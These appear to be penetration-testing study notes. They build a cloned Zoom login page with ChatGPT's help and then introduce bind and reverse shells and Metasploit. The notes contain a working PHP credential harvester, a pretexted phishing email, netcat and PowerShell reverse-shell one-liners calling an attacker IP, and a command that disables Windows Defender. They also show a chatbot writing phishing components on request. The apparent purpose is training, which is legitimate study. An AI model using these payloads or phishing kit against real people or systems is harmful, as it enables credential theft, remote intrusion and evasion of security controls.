Next, find the existing form. In Firefox, navigate to “Application Menu” > “More Tools” > “Web Developer Tools”. From here, hover over various parts of the code to highlight various elements. Alternatively, you can click on the “Pick an element from the page button” highlighted below, hover over the “Sign in” div, and click on it to locate the source code of it.
You’ll eventually find that the form is enclosed in a div element with an id attribute named “app”. This div element includes a header and two nested div tags that control the image display on the left side of the webpage and the login form placement on the right side. This is a good starting point, however, you’re only seeing the outermost div tag in the signin.html file:
<div id="nested" class="zoom-newpd">
<div class="mini-layout" role="main" aria-label="main content">
<div class="HiddenText"><a id="the-main-content" tabindex="-1"></a></div>
<div id="app"></div>
</div>
This is likely because that code is dynamically generated. You could trace this dynamic code, but that will only slow you down. After all, you’re going to replace this code with LLM-generated code.
Copy as much as possible from the original page. You know that the div has a header inside which you can most likely copy from within the developer tools by right-clicking on the header element and selecting the “Copy” followed by “OUTER HTML”.
Next, change the id of the div inside the signin.html, to avoid using the dynamically generated code, page and paste the output for the header.
<div id="nested" class="zoom-newpd">
<div class="mini-layout" role="main" aria-label="main content">
<div class="HiddenText"><a id="the-main-content" tabindex="-1"></a></div>
<div id="custom_login">
<header class="layout-header"><a href="/" class="login-page-logo-wrap"><img src="https://st1.zoom.us/fe-static/fe-signup-login-active/img/ZoomNewLogo.b2fd5c95.png" width="200" alt="Zoom Logo" class=""><!----></a><div class="header-links"><span class="header-login-link" style="float: left; line-height: 32px;">New to Zoom?</span><button type="button" class="mgl-xs zm-button--link zm-button--small zm-button"><span class="zm-button__slot"> Sign Up Free </span></button><!----><a type="button" role="link" target="_blank" href="https://support.zoom.us/hc/en-us" tabindex="0" class="mgl-lg header-login-link zm-button--link zm-button--small zm-button is-link"><span class="zm-button__slot"> Support </span></a><div class="zm-dropdown"><button type="button" class="mgl-lg zm-button--primary-ghost zm-button--small is-ghost zm-button zm-dropdown-selfdefine" aria-label="Language English" role="button" aria-haspopup="listbox" aria-controls="dropdown-menu-1889" aria-expanded="false" tabindex="0"><span class="zm-button__slot"> English </span><i aria-hidden="true" class="zm-icon-down"></i></button><ul role="menu" tabindex="-1" class="zm-dropdown-menu zm-popper" style="display: none;" id="dropdown-menu-1889"><li id="dropdown_item_dropdown-menu-1889-0" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> English </span></li><li id="dropdown_item_dropdown-menu-1889-1" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Español </span></li><li id="dropdown_item_dropdown-menu-1889-2" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Deutsch </span></li><li id="dropdown_item_dropdown-menu-1889-3" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> 简体中文 </span></li><li id="dropdown_item_dropdown-menu-1889-4" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> 繁體中文 </span></li><li id="dropdown_item_dropdown-menu-1889-5" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Français </span></li><li id="dropdown_item_dropdown-menu-1889-6" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Português </span></li><li id="dropdown_item_dropdown-menu-1889-7" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> 日本語 </span></li><li id="dropdown_item_dropdown-menu-1889-8" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Русский </span></li><li id="dropdown_item_dropdown-menu-1889-9" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> 한국어 </span></li><li id="dropdown_item_dropdown-menu-1889-10" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Italiano </span></li><li id="dropdown_item_dropdown-menu-1889-11" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Tiếng Việt </span></li><li id="dropdown_item_dropdown-menu-1889-12" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> polski </span></li><li id="dropdown_item_dropdown-menu-1889-13" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Türkçe </span></li><li id="dropdown_item_dropdown-menu-1889-14" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Bahasa Indonesia </span></li><li id="dropdown_item_dropdown-menu-1889-15" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Nederlands </span></li><li id="dropdown_item_dropdown-menu-1889-16" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Svenska </span></li></ul></div></div></header>
</div>
</div>
<input type="hidden" id="gtm_pageName" value=""/>
<input type="hidden" id="gtm_pageLanguage" value=""/>
<input type="hidden" id="gtm_userCountry" value=""/>
Save the changes and relod the web page. There are some issues. The login form and main images are gone, and although the header is working, the Zoom logo is larger than it was on the original page. It also seems like you need to move the logo a bit to the right.
Ask ChatGPT to fix this for you:
<header class="layout-header"><a href="/" class="login-page-logo-wrap"><img src="https://st1.zoom.us/fe-static/fe-signup-login-active/img/ZoomNewLogo.b2fd5c95.png" alt="Zoom Logo" class=""><!----></a><div class="header-links"><span class="header-login-link" style="float: left; line-height: 32px;">New to Zoom?</span><button type="button" class="mgl-xs zm-button--link zm-button--small zm-button"><span class="zm-button__slot"> Sign Up Free </span></button><!----><a type="button" role="link" target="_blank" href="https://support.zoom.us/hc/en-us?ampDeviceId=96aefc2b-027f-4c41-a0e5-5c7ffd74df09&ampSessionId=1751990564013&ampDeviceId=96aefc2b-027f-4c41-a0e5-5c7ffd74df09&ampSessionId=1751990564013" tabindex="0" class="mgl-lg header-login-link zm-button--link zm-button--small zm-button is-link"><span class="zm-button__slot"> Support </span></a><div class="zm-dropdown"><button type="button" class="mgl-lg zm-button--primary-ghost zm-button--small is-ghost zm-button zm-dropdown-selfdefine" aria-label="Language English" role="button" aria-haspopup="listbox" aria-controls="dropdown-menu-9148" aria-expanded="false" tabindex="0"><span class="zm-button__slot"> English </span><i aria-hidden="true" class="zm-icon-down"></i></button><ul role="menu" tabindex="-1" class="zm-dropdown-menu zm-popper" style="display: none;" id="dropdown-menu-9148"><li id="dropdown_item_dropdown-menu-9148-0" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> English </span></li><li id="dropdown_item_dropdown-menu-9148-1" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Español </span></li><li id="dropdown_item_dropdown-menu-9148-2" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Deutsch </span></li><li id="dropdown_item_dropdown-menu-9148-3" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> 简体中文 </span></li><li id="dropdown_item_dropdown-menu-9148-4" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> 繁體中文 </span></li><li id="dropdown_item_dropdown-menu-9148-5" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Français </span></li><li id="dropdown_item_dropdown-menu-9148-6" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Português </span></li><li id="dropdown_item_dropdown-menu-9148-7" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> 日本語 </span></li><li id="dropdown_item_dropdown-menu-9148-8" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Русский </span></li><li id="dropdown_item_dropdown-menu-9148-9" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> 한국어 </span></li><li id="dropdown_item_dropdown-menu-9148-10" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Italiano </span></li><li id="dropdown_item_dropdown-menu-9148-11" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Tiếng Việt </span></li><li id="dropdown_item_dropdown-menu-9148-12" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> polski </span></li><li id="dropdown_item_dropdown-menu-9148-13" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Türkçe </span></li><li id="dropdown_item_dropdown-menu-9148-14" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Bahasa Indonesia </span></li><li id="dropdown_item_dropdown-menu-9148-15" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Nederlands </span></li><li id="dropdown_item_dropdown-menu-9148-16" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"><!----> Svenska </span></li></ul></div></div></header>
After entering the prompt, ChatGPT not only rewrites the entire code in a much more readable way but provides you with inline CSS that allows you to resize the image and position the image and position it properly.
<header class="layout-header">
<a href="/" class="login-page-logo-wrap">
<img src="https://st1.zoom.us/fe-static/fe-signup-login-active/img/ZoomNewLogo.b2fd5c95.png" width="150" alt="Zoom Logo" style="margin-left: 50px; margin-right: 40px; margin-top: 20px; max-width: 110px; height: auto;">
</a>
<div class="header-links">
<span class="header-login-link" style="float: left; line-height: 32px;">New to Zoom?</span>
<button type="button" class="mgl-xs zm-button--link zm-button--small zm-button">
<span class="zm-button__slot"> Sign Up Free </span>
</button>
<a type="button" role="link" target="_blank" href="https://support.zoom.us/hc/en-us" tabindex="0" class="mgl-lg header-login-link zm-button--link zm-button--small zm-button is-link">
<span class="zm-button__slot"> Support </span>
</a>
<div class="zm-dropdown">
<button type="button" class="mgl-lg zm-button--primary-ghost zm-button--small is-ghost zm-button zm-dropdown-selfdefine" aria-label="Language English" role="button" aria-haspopup="listbox" aria-controls="dropdown-menu-1889" aria-expanded="false" tabindex="0">
<span class="zm-button__slot"> English </span><i aria-hidden="true" class="zm-icon-down"></i>
</button>
<ul role="menu" tabindex="-1" class="zm-dropdown-menu zm-popper" style="display: none;" id="dropdown-menu-1889">
<li id="dropdown_item_dropdown-menu-1889-0" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> English </span></li>
<li id="dropdown_item_dropdown-menu-1889-1" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Español </span></li>
<li id="dropdown_item_dropdown-menu-1889-2" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Deutsch </span></li>
<li id="dropdown_item_dropdown-menu-1889-3" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> 简体中文 </span></li>
<li id="dropdown_item_dropdown-menu-1889-4" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> 繁體中文 </span></li>
<li id="dropdown_item_dropdown-menu-1889-5" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Français </span></li>
<li id="dropdown_item_dropdown-menu-1889-6" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Português </span></li>
<li id="dropdown_item_dropdown-menu-1889-7" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> 日本語 </span></li>
<li id="dropdown_item_dropdown-menu-1889-8" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Русский </span></li>
<li id="dropdown_item_dropdown-menu-1889-9" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> 한국어 </span></li>
<li id="dropdown_item_dropdown-menu-1889-10" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Italiano </span></li>
<li id="dropdown_item_dropdown-menu-1889-11" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Tiếng Việt </span></li>
<li id="dropdown_item_dropdown-menu-1889-12" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> polski </span></li>
<li id="dropdown_item_dropdown-menu-1889-13" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Türkçe </span></li>
<li id="dropdown_item_dropdown-menu-1889-14" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Bahasa Indonesia </span></li>
<li id="dropdown_item_dropdown-menu-1889-15" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Nederlands </span></li>
<li id="dropdown_item_dropdown-menu-1889-16" role="menuitem" class="zm-dropdown-menu__item"><span class="zm-dropdown-menu__item-content"> Svenska </span></li>
</ul>
</div>
</div>
</header>
The output is much cleaner once you update the code in the signin.html and refresh the page. Unfortunately, you’re still missing the the left-hand image and the login form. Find the image URL with the Web Developer Tools.
You can right-click the image and select “Inspect”. The URL should be displayed on the “Inspector” tab. Now that you’ve gathered all the information you need, ask ChatGPT to add both the image and the form.
Write two div tags, one should be positioned to the left and contain this image https://file-paa.zoom.us/NfrSBnueQhSis994ssrwoQ/MS4zLqgvd7xqtS1Jb74wXdUOiUUWlF5h6rInOJRXDreG4YjF/cae7e490-292e-4ba0-ac58-1b0035c3d046.png
The second div tag should be a login form that is the same as the Zoom one from the Sign In page at https://zoom.us/signin#/login
Make the email and password be sent to the "custom_login.php" page once someone clicks on the "Sign In" button
Insert this code after the header tag inside your signin.html page.
<div style="float: left; width: 50%; height: 100vh; display: flex; justify-content: center; align-items: center; background: #fff;">
<img src="https://file-paa.zoom.us/NfrSBnueQhSis994ssrwoQ/MS4zLqgvd7xqtS1Jb74wXdUOiUUWlF5h6rInOJRXDreG4YjF/cae7e490-292e-4ba0-ac58-1b0035c3d046.png" alt="Zoom Illustration" style="max-width: 80%;">
</div>
<div style="float: left; width: 50%; height: 100vh; display: flex; justify-content: center; align-items: center; background: #f9f9f9;">
<form action="custom_login.php" method="POST" style="width: 100%; max-width: 400px; background: #fff; padding: 40px; border-radius: 8px; box-shadow: 0 2px 10px rgba(0,0,0,0.1); font-family: 'Helvetica Neue', Helvetica, Arial, sans-serif;">
<h2 style="margin-bottom: 24px; font-size: 24px; font-weight: 600; color: #1d1d1f;">Sign In</h2>
<label for="email" style="display: block; margin-bottom: 8px; font-weight: 500;">Email Address</label>
<input type="email" id="email" name="email" required style="width: 100%; padding: 10px 12px; margin-bottom: 20px; font-size: 14px; border: 1px solid #ccc; border-radius: 4px;">
<label for="password" style="display: block; margin-bottom: 8px; font-weight: 500;">Password</label>
<input type="password" id="password" name="password" required style="width: 100%; padding: 10px 12px; margin-bottom: 24px; font-size: 14px; border: 1px solid #ccc; border-radius: 4px;">
<button type="submit" style="width: 100%; height: 40px; background-color: #0E71EB; border: none; color: white; font-size: 16px; font-weight: 500; border-radius: 4px; cursor: pointer;">Sign In</button>
</form>
</div>
Update your code, and refresh the page.
This is looking pretty good, but there are a few things you need to nudge. Ask ChatGPT to fix a few things for you:
Modify the code above and do the following:
- Adjust the form to not overlap with the image.
- Below the "Sign In" button, add the text "By signing in, I agree to the Zoom's Privacy Statement and Terms of Service." and make "Zoom's Privacy Zoom's Privacy" and "Terms of Service" links that point to the official web pages.
- Below this make a checkbox with the text "Stay signed in" next to it.
- Below this add the "Zoom is protected by reCAPTCHA and the Privacy Policy and Terms of Service apply." text and make sure that "Privacy Policy" and "Terms of Service" are hyperlinks that point to the official resources.
ChatGPT produces the following code:
<div style="float: left; width: 50%; height: 100vh; display: flex; justify-content: center; align-items: center; background: #fff; padding-top: 40px;">
<img src="https://file-paa.zoom.us/NfrSBnueQhSis994ssrwoQ/MS4zLqgvd7xqtS1Jb74wXdUOiUUWlF5h6rInOJRXDreG4YjF/cae7e490-292e-4ba0-ac58-1b0035c3d046.png" alt="Zoom Illustration" style="max-width: 80%; margin-right: 40px;">
</div>
<div style="float: left; width: 50%; height: 100vh; background: #f9f9f9; display: flex; justify-content: center; align-items: center; padding: 40px 20px;">
<form action="custom_login.php" method="POST" style="width: 100%; max-width: 400px; background: #fff; padding: 40px; border-radius: 8px; box-shadow: 0 2px 10px rgba(0,0,0,0.1); font-family: 'Helvetica Neue', Helvetica, Arial, sans-serif;">
<h2 style="margin-bottom: 24px; font-size: 24px; font-weight: 600; color: #1d1d1f;">Sign In</h2>
<label for="email" style="display: block; margin-bottom: 8px; font-weight: 500;">Email Address</label>
<input type="email" id="email" name="email" required style="width: 100%; padding: 10px 12px; margin-bottom: 20px; font-size: 14px; border: 1px solid #ccc; border-radius: 4px;">
<label for="password" style="display: block; margin-bottom: 8px; font-weight: 500;">Password</label>
<input type="password" id="password" name="password" required style="width: 100%; padding: 10px 12px; margin-bottom: 24px; font-size: 14px; border: 1px solid #ccc; border-radius: 4px;">
<button type="submit" style="width: 100%; height: 40px; background-color: #0E71EB; border: none; color: white; font-size: 16px; font-weight: 500; border-radius: 4px; cursor: pointer;">Sign In</button>
<p style="font-size: 12px; margin-top: 16px; color: #666;">
By signing in, I agree to the
<a href="https://explore.zoom.us/privacy/" target="_blank" style="color: #0E71EB; text-decoration: none;">Zoom's Privacy Statement</a> and
<a href="https://explore.zoom.us/terms/" target="_blank" style="color: #0E71EB; text-decoration: none;">Terms of Service</a>.
</p>
<div style="margin-top: 12px; display: flex; align-items: center;">
<input type="checkbox" id="stay_signed_in" name="stay_signed_in" style="margin-right: 8px;">
<label for="stay_signed_in" style="font-size: 14px; color: #1d1d1f;">Stay signed in</label>
</div>
<p style="font-size: 11px; color: #888; margin-top: 20px;">
Zoom is protected by reCAPTCHA and the
<a href="https://policies.google.com/privacy" target="_blank" style="color: #0E71EB; text-decoration: none;">Privacy Policy</a> and
<a href="https://policies.google.com/terms" target="_blank" style="color: #0E71EB; text-decoration: none;">Terms of Service</a> apply.
</p>
</form>
</div>
Once again, you’ll overwrite the old code and refresh the page.
With all the code changes in place, you now have a lookalike Zoom login page that’s pretty convincing.
There are still some things you could tweak, like matching the original fonts. In a real-world campaign, you may want to invest more time in this, but you always want to keep a good balance and avoid reaching the point of dimishing returns.
Next, get ChatGPT help with custom_login.php, which handles the POST requests and the email and password you’re hoping to capture.
Help me write the custom_login.php file, it should first capture the email and password and then write them to a file called "credentials.txt" without overwriting an existing file or its content.
After it should redirect the user to the official zoom page https://zoom.us/signin#/login
ChatGPT quickly generates this code:
<?php
// Check if the form fields 'email' and 'password' are set
if (isset($_POST['email']) && isset($_POST['password'])) {
// Get the email and password from the form
$email = $_POST['email'];
$password = $_POST['password'];
// Define the file path to store the credentials
$file = 'credentials.txt';
// Prepare the data to write (append mode)
$data = "Email: " . $email . "\nPassword: " . $password . "\n\n";
// Use file_put_contents to write to the file and create it if it doesn’t exist
if (file_put_contents($file, $data, FILE_APPEND | LOCK_EX) === false) {
echo "Error writing to file.";
exit();
}
// Redirect the user to the official Zoom sign in page
header('Location: https://zoom.us/signin#/login');
exit();
} else {
// If the form is not submitted correctly, output an error message
echo "Please ensure both email and password are provided.";
}
?>
Update the code in custom_login.php, create the credentials.txt file and apply appropriate permissions.
kali@kali:~/var/www/html$ sudo echo "" > credentials.txt
kali@kali:~/var/www/html$ sudo chmod 777 custom_login.php
kali@kali:~/var/www/html$ sudo chmod 777 credentials.txt
With everything in place, test the code by inputting some fake credentials.
After inputting the credentials, you’ll click “Sign In”, at which point you are redirected to the actual Zoom website. See if you captured the credentials.
kali@kali:~/var/www/html$ cat credentials.txt
Email: test@test.com
Password: test
Crafting the Phishing Email
Check the “Sent emails”, find the email you’re interested in and click “Reply to sender and all recipients”:

You’ll add the email text that ChatGPT generated, which mimics the communication style from the official Helpdeskt account.
Subject: Reminder: Please Log In to Keep Your Zoom License!
Hello Sales department,
Just a quick reminder—hope everything’s going smoothly on your end! We’re still working on updating our Zoom license inventory and noticed that some accounts haven’t yet logged in to schedule a meeting. To make sure your account remains on a full license, please click here to log in and schedule a meeting within the next week.
If no meeting is scheduled by the deadline, any inactive accounts will be moved to a free license.
Thanks again for your cooperation, and sorry for the added task! Let us know if you have any questions.
Best regards,
CORP.COM Helpdesk Team
You’ll add a hyperlink to the text to redirect users to your cloned website. You’ll do this in HTML mode:
With the HTML editor open, you’ll paste your malicious URL as a hyperlink.
Finally, you’ll send the email. At this point in a real-world scenario, you would begin your potentially long and nerve-wracking wait, hoping that your target responds to your phish.
kali@kali:~/var/www/html$ cat credentials.txt
Email: test@test.com
Password: test
Email: j.smith.sales@corp.com
Password: W00tw00t!!
Shells & Payloads
Intro
A shell is a program that provides a computer user with an interface to input instructions into the system and view text output. As pentesters and information security professionals, a shell is often the result of exploiting a vuln or bypassing security measures to gain interactive access to a host.
Establishing a shell also allows you to maintain persistence on the system, giving you more time to work. It can make it easier to use your attack tools, exfiltrate data, gather, store and document all the details of your attack.
In this context, a payload means a code crafted with the intent to exploit a vuln on a computer system. The term payload can describe various types of malware, including but not limited to ransomware.
Shell Basics
Bind Shells
With a bind shell, the target system has a listener started and awaits a connection from a pentester’s system.
Using Netcat
Once connected to the target box with ssh, start a nc listener:
Target@server:~$ nc -lvnp 7777
Listening on [0.0.0.0] (family 0, port 7777)
In this instance, the target will be your server, and the attack box will be your client. Once you hit enter, the listener is started and awaiting a connection from the client.
Back on the client, you will use nc to connect to the listener you started on the server.
d41y@htb[/htb]$ nc -nv 10.129.41.200 7777
Connection to 10.129.41.200 7777 port [tcp/*] succeeded!
Connecting was successful, also on the server:
Target@server:~$ nc -lvnp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from 10.10.14.117 51872 received!
That is not a proper shell though. It is just a nc TCP session you have established. You can see its functionality by typing a simple message on the client-side and viewing it received on the server-side.
Client:
d41y@htb[/htb]$ nc -nv 10.129.41.200 7777
Connection to 10.129.41.200 7777 port [tcp/*] succeeded!
Hello Academy
Server:
Victim@server:~$ nc -lvnp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from 10.10.14.117 51914 received!
Hello Academy
Bind Shell Example
On the server side, you will need to specify the directory, shell, listener, work with some pipelines, and input & output redirection to ensure a shell to the system gets served when the client attempts to connect.
Target@server:~$ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l 10.129.41.200 7777 > /tmp/f
The commands and conde in your payload will differ depending on the host OS you are delivering it to.
Back on the client, use nc to connect to the server now that a shell on the server is being served.
d41y@htb[/htb]$ nc -nv 10.129.41.200 7777
Target@server:~$
Reverse Shells
With a reverse shell, the attack box will have a listener running, and the target will need to initiate the connection.
You will often use this kind of shell as you come across vulnerable systems because it is likely that an admin will overlook outbound connections, giving you a better chance of going undetected.
Reverse Shell Example
You can starta nc listener on your attack box.
d41y@htb[/htb]$ sudo nc -lvnp 443
Listening on 0.0.0.0 443
This time around with your listener, you are binding it to a common port (443), this port is usually for HTTPS connections. You may want to use common ports like this because when you initiate the connection to your listener, you want to ensure it does not get blocked going outbound through the OS firewall and at the network level. It would be rare to see any security team blocking 443 outbound since many applications and organizations rely on HTTPS to get various websites throughout the workday.
Netcat can be used to initiate the reverse shell on the Windows side, but you must be mindful of what applications are present on the system already. Netcat is not native to Windows systems, so it may be unreliable to count on using it as your tool on the Windows side.
The question, you should ask yourself, should be ‘What applications and shell languages are hosted on the target?’.
In this example, the following command is used:
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
This PowerShell code can also be called shell code or your payload.
When hitting enter:
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443) ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
The Windows Defender AV software stopped the execution of the code. This is working exactly as intended, and from a defensive perspective, this is a win. From an offensive standpoint, there are some obstacles to overcome if AV is enabled on a system you are trying to connect with.
Disabling AV:
PS C:\Users\htb-student> Set-MpPreference -DisableRealtimeMonitoring $true
Once AV is disabled, attempting to execute the code again leads to:
d41y@htb[/htb]$ sudo nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.129.36.68 49674
PS C:\Users\htb-student> whoami
ws01\htb-student
Payloads
Intro
In InfoSec, the payload is the command and/or code that exploits the vuln in an OS and/or application. The payload is the command and/or code that performs the malicious action from a defensive perspective.
Netcat/Bash Reverse Shell One Liner
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.14.12 7777 > /tmp/f
rm -f /tmp/f;
# -> removes the /tmp/f file if it exists, -f causes rm to ignore nonexistent files; the semi-colon is used to execute the command sequentially
mkfifo /tmp/f;
# -> makes a FIFO named pipe file at the location specified
cat /tmp/f |
# -> concatenates the FIFO named pipe file /tmp/f, the pipe connects the standard output of cat /tmp/f to the standard input of the command that comes after the pipe
/bin/bash -i 2>&1 |
# -> specifies the command language interpreter using the -i option to ensure the shell is interactive; 2>&1 ensures the standard error data stream and standard output data stream are redirected to the command following the pipe
nc 10.10.14.12 7777 > /tmp/f
# -> uses nc to send a connection to your attack host; the output will be redirected to /tmp/f, serving the bash shell to your waiting nc listener
PowerShell One Liner
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
powershell -nop -c
# -> executes powershell.exe with no profile and executes the command/script block contained in the quotes
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443);
# -> sets/evaluates the variable $client equal to the New-Object cmdlet, which creates an instance of the System.Net.Sockets.TCPClient .NET framework object; the .NET framework object will connect with the TCP socket listed in the parantheses; the semi-colon ensures the commands & code are executed sequentially
$stream = $client.GetStream();
# -> sets/evaluates the variable $stream equal to the $client variable and the .NET framework method called GetStream that facilitates network communications; the semi-colon ensures the commands & code are executed sequentially
[byte[]]$bytes = 0..65535|%{0};
# -> creates a byte type array called $bytes that returns 65,535 zeros as the values in the array; this is essentially an empty byte stream that will be directed to the TCP listener on an attack box awaiting a connection
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
# -> starts a while loop containing the $i variable set equal to the .NET framework Stream.Read method; the parameters: buffer, offset, and count are defined inside the parantheses of the method
{;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
# -> sets/evaluates the variable $data equal to an ASCII encoding .NET framework class that will be used in conjunction with the GetString method to encode the byte stream into ASCII
$sendback = (iex $data 2>&1 | Out-String );
# -> sets/evaluates the variable $sendback equal to the Invoke-Expression cmdlet against the $data variable, then redirects the standard error and standard output through a pipe to the Out-String cmdlet which converts input objects into strings; because Invoke-Expression is used, everything stored in $data will be run on the local computer
$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
# -> sets/evaluates the variable $sendback2 equal to the $sendback variable plus the string PS plus path to the working directory plus the string '> '; this will result in the shell prompt being PS C:\workingdirectoryofmachine >
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};
# -> sets/evaluates the variable $sendbyte equal to the ASCII encoded byte stream that will use a TCP client to initiate a PS session with a nc listener running on the sandbox
$client.Close()
# -> this is the TcpClient.Close method that will be used when the connection is terminated
Automating Payloads & Delivery with Metasploit
Launching MSFconsole
d41y@htb[/htb]$ sudo msfconsole
IIIIII dTb.dTb _.---._
II 4' v 'B .'"".'/|\`.""'.
II 6. .P : .' / | \ `. :
II 'T;. .;P' '.' / | \ `.'
II 'T; ;P' `. / | \ .'
IIIIII 'YvP' `-.__|__.-'
I love shells --egypt
=[ metasploit v6.0.44-dev ]
+ -- --=[ 2131 exploits - 1139 auxiliary - 363 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]
Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
msf6 >
Searching within Metasploit
msf6 > search smb
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- ----------
41 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
42 auxiliary/dos/windows/smb/ms05_047_pnp normal No Microsoft Plug and Play Service Registry Overflow
43 auxiliary/dos/windows/smb/rras_vls_null_deref 2006-06-14 normal No Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
44 auxiliary/admin/mssql/mssql_ntlm_stealer normal No Microsoft SQL Server NTLM Stealer
45 auxiliary/admin/mssql/mssql_ntlm_stealer_sqli normal No Microsoft SQL Server SQLi NTLM Stealer
46 auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli normal No Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
